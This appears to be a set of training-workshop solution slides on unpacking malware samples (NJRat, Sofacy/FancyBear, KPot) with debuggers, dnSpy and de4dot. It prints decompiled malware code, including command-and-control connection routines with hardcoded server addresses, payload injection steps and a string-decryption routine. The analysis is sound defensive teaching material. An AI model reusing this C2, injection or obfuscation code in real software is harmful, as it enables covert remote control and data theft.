- Save the Raw Array to Disk

The screenshot shows a debugger interface with assembly code and a context menu.

Assembly code:

```
358     num11 = 0;
359     goto IL_55E;
360
361     case 24:
362         break;
363     case 25:
364         goto IL_55E;
365     case 26:
366     {
367         Assembly assembly = Form1.LIFT3UqdHSUE8Tw29d(array);
368         if (flag)
369         {
370             goto Block_13;
371         }
372         MethodInfo entryPoint = assembly.EntryPoint;
373         object obj = Form1.lalex77rdkuKANqyI(assembly, Form1.q);
374         Form1.kmEyuNhbNfkdXgavv(entryPoint, obj, null);
375         num = 31;
376         continue;
377     }
```

Locals window:

Name	Value
this	{happy_vir.Form1, Text: Form1}
sender	{happy_vir.Form1, Text: Form1}
e	System.EventArgs
num4	0x00000001
num2	0x00000004
num3	0x0000000E
array2	[byte[0x000E000]]
num7	0x000000007744164
num8	0x0000F000
array	[byte[0x00005C00]]
assembly	null
entryPoint	null


Context menu (right-clicked on assembly variable):

- Copy
- Copy Expression
- Edit Value
- Copy Value
- Add Watch
- Make Object ID
- Save...** (highlighted)
- Refresh
- Show in Memory Window
- Language
- Select All
- Hexadecimal Display
- Digit Separators
- Collapse Parent
- Expand Children
- Collapse Children
- Public Members
- Show Namespaces
- Show Intrinsic Type Keywords
- Show Tokens

# Unpacking NJRat

solutions: 0x05


- MZ at the beginning
- Appears to be the Payload
- Let's see what kind of file it is



# Unpacking NJRat

solutions: 0x06

- Looks like .NET Again
- Let's look at DnSpy



# Unpacking NJRat

solutions: 0x07



- Keylogger Code
- CnC Traffic Code

Assembly Explorer

```
1619 { OK.MEM = new MemoryStream();
1620     OK.C = new TcpClient();
1621     OK.C.ReceiveBufferSize = 204800;
1622     OK.C.SendBufferSize = 204800;
1623     OK.C.Client.SendTimeout = 10000;
1624     OK.C.Client.ReceiveTimeout = 10000;
1625     OK.C.Connect(OK.H, Conversions.ToInt32(OK.P));
1626     OK.CN = true;
1627     OK.Send(OK.inf());
1628     try
1629     {
1630         string text;
1631         if (Operators.ConditionalCompareObjectEqual(OK.GTV("vn", ""), "", false))
1632         {
1633             text = text + OK.DEB(ref OK.VN) + "\r\n";
1634         }
1635         else
1636         {
1637             string str = text;
1638             string text2 = Conversions.ToString(OK.GTV("vn", ""));
1639             text = str + OK.DEB(ref text2) + "\r\n";
1640         }
1641         text = string.Concat(new string[]
1642         {
1643             text,
1644             OK.H,
1645             ":" ,
1646             OK.P,
1647             "\r\n"
1648         });
1649         text = text + OK.DR + "\r\n";
1650         text = text + OK.EXE + "\r\n";
1651         text = text + Conversions.ToString(OK.Idr) + "\r\n";
1652         text = text + Conversions.ToString(OK.Isf) + "\r\n";
1653         text = text + Conversions.ToString(OK.Isu) + "\r\n";
1654         text += Conversions.ToString(OK.BD);
1655         OK.Send("inf" + OK.Y + OK.EHB(ref text));
1656     }
1657     catch (Exception ex4)
1658     {
1659     }
1660 }
1661 
```

Locals

Name	Value

# Unpacking NJRat

solutions: 0x08

- CnC Server IP Address
- CnC Keyword

```
OK X
1302     public static string VR = "0.7d";
1303
1304     // Token: 0x04000003 RID: 3
1305     public static object MT = null;
1306
1307     // Token: 0x04000004 RID: 4
1308     public static string EXE = "server.exe";
1309
1310     // Token: 0x04000005 RID: 5
1311     public static string DR = "TEMP";
1312
1313     // Token: 0x04000006 RID: 6
1314     public static string RG = "d6661663641946857ffce19b87bea7ce";
1315
1316     // Token: 0x04000007 RID: 7
1317     public static string H = "82.137.255.56";
1318
1319     // Token: 0x04000008 RID: 8
1320     public static string P = "3000";
1321
1322     // Token: 0x04000009 RID: 9
1323     public static string Y = "Medo2*_*^";
1324
```




# Unpacking Sofacy / FancyBear

solutions: 0x0a

GoSECURE

- C++
- No Packer Detected
- Let's look at entropy



# Unpacking Sofacy / FancyBear

solutions: 0x0b



- Not Packed?
- Let's look in x64dbg



# Unpacking Sofacy / FancyBear

solutions: 0x0c





Figure: Sofacy / FancyBear - PortexAnalyzer

NOTE: Some areas seem to have higher entropy than others!

- Interesting Export



Name	Address	Ordinal
inst	00000000000401000	1
start	00000000000401CB3	[main entry]


# Unpacking Sofacy / FancyBear

solutions: 0x0e

GoSECURE

- .NET Assembly  
Injection Method

```
push    ecx
push    ebx
push    esi
push    edi
mov     eax, __security_cookie
xor     eax, ebp
push    eax
lea     eax, [ebp+var_C]
mov     large fs:0, eax
mov     [ebp+var_10], esp
mov     [ebp+var_4], 0
call    NetAssemblyInjection
test   al, al
jz     short loc_40103E
```




```
loc_40103E:
mov     al, 1
mov     ecx, [ebp+var_C]
mov     large fs:0, ecx
pop    ecx
pop    edi
```

# Unpacking Sofacy / FancyBear

solutions: 0x0f

- Create .NET Instance




# Unpacking Sofacy / FancyBear

solutions: 0x10

GoSECURE

- SafeArrayLock
- SafeArrayUnlock
- SafeArrayDestroy
- What is happening between these?



# Unpacking Sofacy / FancyBear

solutions: 0x11



The screenshot shows the OllyDbg debugger interface during the analysis of a Sofacy/FancyBear sample. The assembly window displays the following code snippet:

```
call dword ptr ds:[<_SafeArrayCreate>]
mov ebx,cax
push ebx
call dword ptr ds:[<_SafeArrayLock>]
mov edi,dword ptr ss:[ebp-40]
push $0000
push $00
push dword ptr ds:[ebp+c]
call sample.13B90000
add esp,c
push ebx
push ebx
push dword ptr ds:[<_SafeArrayUnlock>]
push edi
call <sample.sub_13B1B9E>
mov edi,dword ptr ss:[ebp-20]
mov esi,edi
push dword ptr ss:[ebp-3C]
add esp,c
test al,al
je .L1
add esp,4
push edi
push dword ptr ds:[<_SafeArrayUnlock>]
push edi
call <sample.13B177E>
push $00040000
```

The registers window shows:

H1de FPU
EAX 00000000 EBX 0057BD40 ECX 0057BD40 EDX 00000078 EBP 001EF9B4 ESP 001EF948 ESI 00005600 EDI 00E3D598
EIP 013B173E sample.013B173E
FLAGS 00000244 ZF 0 PF 1 AF 0 OF 0 SF 0 DF 0 CF 0 TF 0 TF 1


The stack dump window shows:

Default (stdcall)
1: [esp+4] 00000000 2: [esp+8] 0000000A 3: [esp+C] 00000000 4: [esp+10] 00E3D598 5: [esp+14] 00E3D59A

The memory dump window shows the memory dump starting at address 00584EE0. A red arrow points from the assembly code's call instruction to the memory dump window, highlighting the address 001EF948.

# Unpacking Sofacy / FancyBear

solutions: 0x12



- After Dumping the Data
- Interesting Metadata

# Unpacking Sofacy / FancyBear

solutions: 0x13




Figure: Sofacy Dumped Payload - Appears Unpacked

NOTE: Looks like this is in .NET so let's use DnSpy!

# Unpacking Sofacy / FancyBear

solutions: 0x14



```
private static bool CreateMainConnection()
{
    string requestUriString = "https://" + Tunnel.server_ip;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        WebRequest.DefaultWebProxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        StringBuilder stringBuilder = new StringBuilder(255);
        int num = 0;
        Tunnel.UrlNdkGetSessionOption(268435457, stringBuilder, stringBuilder.Capacity, ref num, 0);
        string text = stringBuilder.ToString();
        if (text.Length == 0)
        {
            text = "User-Agent: Mozilla/5.0 (Windows NT 6.; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0";
        }
        httpWebRequest.Proxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        httpWebRequest.ContentType = "text/xml; charset=utf-8";
        httpWebRequest.UserAgent = text;
        httpWebRequest.Accept = "text/xml";
        ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidationCallback)Delegate.Combine
            (ServicePointManager.ServerCertificateValidationCallback, new RemoteCertificateValidationCallback((object sender, X509Certificate certificate,
                X509Chain chain, SslPolicyErrors sslPolicyErrors) => true));
        WebResponse response = httpWebRequest.GetResponse();
        Stream responseStream = response.GetResponseStream();
        Type type = responseStream.GetType();
        PropertyInfo property = type.GetProperty("Connection", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
            BindingFlags.GetProperty);
        object value = property.GetValue(responseStream, null);
        Type type2 = value.GetType();
        PropertyInfo property2 = type2.GetProperty("NetworkStream", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
            BindingFlags.GetProperty);
        Tunnel.TunnelNetStream_ = (NetworkStream)property2.GetValue(value, null);
        Type type3 = Tunnel.TunnelNetStream_.GetType();
        PropertyInfo property3 = type3.GetProperty("Socket", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
            BindingFlags.GetProperty);
        Tunnel.TunnelSocket_ = (Socket)property3.GetValue(Tunnel.TunnelNetStream_, null);
    }
    catch (Exception)
    {
        return false;
    }
    return true;
}

// Token: 0x04000001 RID: 1
public static string server_ip = "tvopen.online";
```

Figure: Sofacy / FancyBear - CnC Code

# Unpacking KPot

solutions: 0x15


- Looks like this is an ISO
- Let's extract it!

The screenshot shows the Detect It Easy 2.03 application window. The 'File name:' field contains 'C:/Users/malware/Desktop/kpot-packed.bin'. Below it, there are tabs for 'Scan', 'Scripts', 'Plugins', and 'Log'. A status bar at the bottom shows '100%' completion and '125 ms' duration. On the right side, there are buttons for 'Options', 'About', and 'Exit'. The central area displays analysis results for a 'Binary' file of size 1245184 bytes, identified as 'ISO 9660' format.

# Unpacking KPot

solutions: 0x16

- Extract the ISO Image




# Unpacking KPot

solutions: 0x17

GoSECURE


- Packed with Smart Assembly
- Let's now try de4dot



# Unpacking KPot

solutions: 0x18

- de4dot detected smart assembly
- Let's have a look in DnSpy!



The screenshot shows a Windows command prompt window titled "C:\Windows\system32\cmd.exe". It displays a file listing from a directory, followed by the execution of the de4dot tool on a malware sample.

```
C:\Windows\system32\cmd.exe
06/03/2019 02:45 PM           386 de4dot-x64.exe.config
06/03/2019 02:45 PM           144,896 de4dot.blocks.dll
06/03/2019 02:45 PM          1,102,336 de4dot.code.dll
06/03/2019 02:45 PM           43,520 de4dot.cui.dll
06/03/2019 02:45 PM            4,608 de4dot.exe
06/03/2019 02:45 PM           386 de4dot.exe.config
06/03/2019 02:45 PM           20,992 de4dot.mdecrypt.dll
06/03/2019 02:45 PM           1,136,128 dnlib.dll
05/31/2019 08:43 AM          204,800 img-00031051900.exe
06/03/2019 02:45 PM <DIR>           LICENSES
                           23 File(s)    2,752,626 bytes
                           3 Dir(s)   13,128,671,232 bytes free

C:\Users\malware\Desktop\Tools\de4dot-net35>de4dot.exe img-00031051900.exe

de4dot v3.1.41592.3405 Copyright <C> 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected SmartAssembly 6.9.0.114 <C:\Users\malware\Desktop\Tools\de4dot-net35\img-00031051900.exe>
Cleaning C:\Users\malware\Desktop\Tools\de4dot-net35\img-00031051900.exe
Renaming all obfuscated symbols
Saving C:\Users\malware\Desktop\Tools\de4dot-net35\img-00031051900-cleaned.exe

C:\Users\malware\Desktop\Tools\de4dot-net35>
```

# Unpacking KPot

solutions: 0x19



Assembly Explorer

Packed Data in Resources

Class15

```
1347 if (Operators.ConditionalCompareObjectEqual(executablePath, text + "#nsgdfgdsp$$$$.exe$$", false))
1348 {
1349     goto IL_150;
1350 }
1351 IL_15A:
1352 num2 = 23;
1353 IL_15D:
1354 num2 = 26;
1355 string sourceFileName = Interaction.Environ(Class15.smethod_30("8HMhLTGVQOih4lcE505F9A==")) + Class15.smethod_30("+rPYkL:
1356 Class15.smethod_30("8HM1HM12pL90Lp7wY5d2wg=="));
1357 IL_18A:
1358 num2 = 27;
1359 IL_18D:
1360 num2 = 28;
1361 IL_190:
1362 num2 = 29;
1363 string destFileName = "" + str + "\\\" + text2;
1364 IL_1A6:
1365 num2 = 30;
1366 byte[] byte_ = (byte[])resourceManager.GetObject("八港国港美七认");
1367 IL_1B1:
1368 byte[] array2 = Class15.smethod_6(byte_, Class15.smethod_30("Hb7onq2Zg8w+mmuIDsSYXZug4//mjETWOU+Hi913jw="));
1369 IL_1C6:
1370 num2 = 32;
1371 File.Delete(text + text2);
1372 IL_1E2:
1373 num2 = 33;
1374 File.Copy(sourceFileName, destFileName, true);
1375 IL_1EF:
1376 num2 = 34;
1377 Class15.smethod_16(new object[])
1378 {
1379     string.Empty,
1380     array2,
1381     false,
1382     false,
1383     Application.ExecutablePath
1384 };
1385 IL_1F5:
1386 num2 = 35;
```

Get Packed Data

Unpacking Packed Data

Injection Funtion

# Unpacking KPot

solutions: 0x1a



- Uses Rijndael for string obfuscation
- We can use C# in Visual Studio!

```
static string smethod_30(string string_0)
{
    string s = "美明八密会家密";
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    string result;
    try
    {
        byte[] array = new byte[32];
        byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
        Array.Copy(sourceArray, 0, array, 0, 10);
        Array.Copy(sourceArray, 0, array, 15, 10);
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        byte[] array2 = Convert.FromBase64String(string_0);
        string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
        result = @string;
    }
    catch (Exception ex)
    {
    }
    return result;
}
```

# Unpacking KPot

